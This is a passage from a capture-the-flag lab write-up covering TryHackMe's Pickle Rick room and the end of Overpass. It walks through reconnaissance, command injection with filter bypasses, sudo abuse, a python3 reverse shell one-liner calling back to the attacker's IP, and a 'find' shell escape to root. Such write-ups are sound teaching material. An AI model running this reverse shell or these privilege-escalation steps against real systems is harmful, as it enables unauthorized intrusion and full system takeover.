
```
james@overpass-prod:/tmp$ ls -l
total 1096
-rwsr-sr-x 1 root root 1113504 Mar  2 20:17 rootbash
drwx------ 3 root root    4096 Mar  2 19:54 systemd-private-fa9abff2f55a4726b379e3da6b105f37-systemd-resolved.service-vp4YV6
drwx------ 3 root root    4096 Mar  2 19:54 systemd-private-fa9abff2f55a4726b379e3da6b105f37-systemd-timesyncd.service-Lf4Df2
james@overpass-prod:/tmp$ ./rootbash -p
rootbash-4.4# id
uid=1001(james) gid=1001(james) euid=0(root) egid=0(root) groups=0(root),1001(james)
rootbash-4.4# whoami
root
rootbash-4.4# cat /root/root.txt
thm[redacted]
rootbash-4.4# exit
exit
james@overpass-prod:/tmp$
```

Figure 118: Overpass Privilege Escalation II

Pickle Rick (Easy)

In this challenge, we need to exploit a webserver and retrieve three flags which are branded as potion ingredients. Although we know there is a web application on the target machine, we can still do a nmap scan to check for other open ports and running services:


```
sudo nmap $ip -sC -sV
```



```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.211.184 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-03 19:59 EET
Nmap scan report for 10.10.211.184
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 132d1c78f946a4c6488679345fcf053e (RSA)
|   256 0ee0eb974478655469ffc54bb871adf2 (ECDSA)
|_  256 0891c30dd99b7c82f7d80ca56610842a (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.01 seconds
```

Figure 119: Pickle Rick Nmap Scan


Apart from the webserver on port 80, we also find ssh running on port 22. We also found that the target machine runs a linux operating system. The first thing to do after accessing the web application is check the source code. What we find is the following commented lines on the main html page of the website.



```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```

Figure 120: Picke Rick Website Source Code

We find a username which could potentially be used for ssh but we don’t have the password yet. We could try a brute force attack on ssh using the given username and a dictionary but before we do that, let’s search the web application a little more. Interestingly enough, the next thing I do is check the “robots.txt” file and I find the following.




```
Wubbalubbadubdub
```

Figure 121: Pickle Rick robots.txt

This could potentially be another username but more likely a password. I then tried to login using ssh with the credentials we found but they were not valid. Since the website has nothing else useful that's visible, let's try a directory brute force attack to find hidden directories:

```
gobuster dir -u http://$ip/ -w direnum.txt -x php,txt
```




```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.211.184/ -w ../dicts/direnum.txt -x php,txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.211.184/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2023/03/03 20:09:43 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 292]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 315] [--> http://10.10.211.184/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
Progress: 7834 / 661683 (1.18%)
```

Figure 122: Pickle Rick Gobuster Scan

We find several directories and files of interest including the "robots.txt" file we have already discovered. I visit them one-by-one, we don't have access to the ".php" directory, the "portal.php" file redirects to the "login.php" file and the "assets" directory contains nothing we could use. That being said the "login.php" file contains a login form used to login to the website. This is very interesting because we could use the login credentials we obtained before "R1ckRul3s" for username and


“Wubbalubbadubdub” for password. We try those credentials and successfully login. After checking all the new pages that we have access to after logging in the website, we find that the only interesting page is the one with the command panel in which we can enter input. At this point I wondered if this panel was vulnerable to sql injection, cross site scripting or command injection and I tested it for vulnerabilities for those weaknesses. I found by using the “ls” command that the command panel and the website is vulnerable to command injection as shown below.



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Figure 123: Pickle Rick Command Injection

From the “ls” command we find several files on the webserver including the file containing the first ingredient aka the first flag and another “clue.txt” file. I tried to use the “cat” command to print the file’s contents but it was blocked.



Command Panel

Commands

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

Figure 124: Pickle Rick Backend Filter

This means that there is a filter that likely blocks commands like “cat” and other common commands to prevent users from reading the content of files. This filter will either be a blacklist blocking the commands specified or a whitelist which only allows the commands specified. I tried the “more” command next but it was also filtered out. The “less” command however worked.


Command Panel

```
less Sup3rS3cretPickl3Ingred.txt
```

```
mr. meeseek hair
```


Figure 125: Pickle Rick Bypassing Filter I

As you can see from the figure above, we successfully manage to retrieve the first flag. Alternatively, you could also use the commands below to bypass the filter:

```
grep . clue.txt
```

```
while read line; do echo $line; done < clue.txt
```

Both of those commands will work, I personally prefer the second one because it uses while, do and echo all of which are built in linux.




```
while read line; do echo $line; done < clue.txt
```

```
Look around the file system for the other ingredient.
```

Figure 126: Pickle Rick Bypassing Filter II

From reading the contents of the "clue.txt" file we find that we need to look around the filesystem for other flags. At this point, I search various directories of the filesystem including the "/home" directory only to find another directory inside with the name "rick". I search inside it only to find a file named "second ingredients" which is an obvious hint to the second flag. Printing its contents reveals the second flag.




```
grep . /home/rick/"second ingredients"
```

```
1 jerry tear
```

Figure 127: Pickle Rick Bypassing Filter III

Having found 2 out of 3 flags, I am pretty sure the last one is located at the "root" directory. But trying the "ls /root" command to show files located on that directory doesn't work because our current user which is "www-data" which we verified with the "whoami" command doesn't have the necessary permissions to read files from the "root" directory. The "www-data" user is the daemon user that the apache server is running as. At this point, we can try to run the following command to check if our user has sudo permissions:

```
sudo -l
```




```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-16-27.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-16-27.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

Figure 128: Pickle Rick Check Sudo Permissions

According to the figure above, user "www-data" can run all commands with root privileges by using the "sudo" command without needing to specify the password for "sudo". So, by using the following commands we are able to list the files on the "root" directory and print their contents:

```
sudo ls /root
sudo less /root/3rd.txt
```



```
sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

Figure 129: Pickle Rick Abuse Weak Sudo Permissions


As you can see, we succesfully recovered the third flag. Another way to complete the challenge would be to get a reverse shell instead of working from the command panel entirelly. We first use the following command to find what is installed on the target system:

```
which php; which python3; which python2; which python; which perl; which bash; which nc
```

We find that both python3 and php are installed on the system however, after testing a php reverse shell, it doesn't work reliably in this case so let's use python3 instead by suplying as input to the command panel the following code:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("$ip",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Don't forget to replace the "$ip" part with your own ip and a port of your choice, I used 9001 in this case.




```
┌──(kali㉿kali)-[~/THM]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [[redacted]] from (UNKNOWN) [10.10.106.203] 49984
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ip-10-10-106-203:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(kali㉿kali)-[~/THM]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001
                               export TERM=xterm
www-data@ip-10-10-106-203:/var/www/html$ whoami
www-data
www-data@ip-10-10-106-203:/var/www/html$ ls
Sup3rS3cretPickl3Ingred.txt  clue.txt    index.html  portal.php
assets                       denied.php  login.php   robots.txt
www-data@ip-10-10-106-203:/var/www/html$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
www-data@ip-10-10-106-203:/var/www/html$
```

Figure 130: Pickle Rick Reverse Shell

We succesfully gain access to the remote machine as the user "www-data". Obviously the filter that blocks specific commands doesn't work locally on the remote machine as shown in the figure above and we can use commands such as "cat", "more" to retrieve the flags. Furthermore, you might have also noticed that the first thing I did after getting the reverse shell is run some specific commands. This is because the original reverse shell was unstable and if we accidentally were to press the "ctrl+c" shortcut we would lose the remote connection so we had to stabilize the shell. To do that I typed the "python" command shown in the figure, followed by the "ctrl+z" shortcut, followed by the "stty" command and then the "export" command. The next step is getting a root shell. Since we know that the user "www-data" can run every command with "sudo" without the need for a password, we will use a privilege escalation technique known as shell escape sequence. Programs installed on the target system like the "find" command which is essentially a compiled program can sometimes escape and spawn a shell. If the initial program runs with root privileges, the spawned shell does likewise. The following website https://gtfobins.github.io/ has a curated list of unix binaries that can be used to bypass local security restrictions in misconfigured systems. You can use the website when you want to use the shell escape sequence with a specific program like "find". Below is the shell escape sequence using the "find" command:

```
sudo find . -exec /bin/bash \; -quit
```




```
www-data@ip-10-10-106-203:/var/www/html$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-106-203.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-106-203.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-106-203:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-10-10-106-203:/var/www/html$ sudo find . -exec /bin/bash \; -quit
root@ip-10-10-106-203:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-106-203:/var/www/html# cat /root/3rd.txt
3rd ingredients: fleeb juice
root@ip-10-10-106-203:/var/www/html#
```

Figure 131: Pickle Rick Privilege Escalation

As shown above, we gain a root shell using the shell escape sequence technique.

Lian_Yu (Easy)

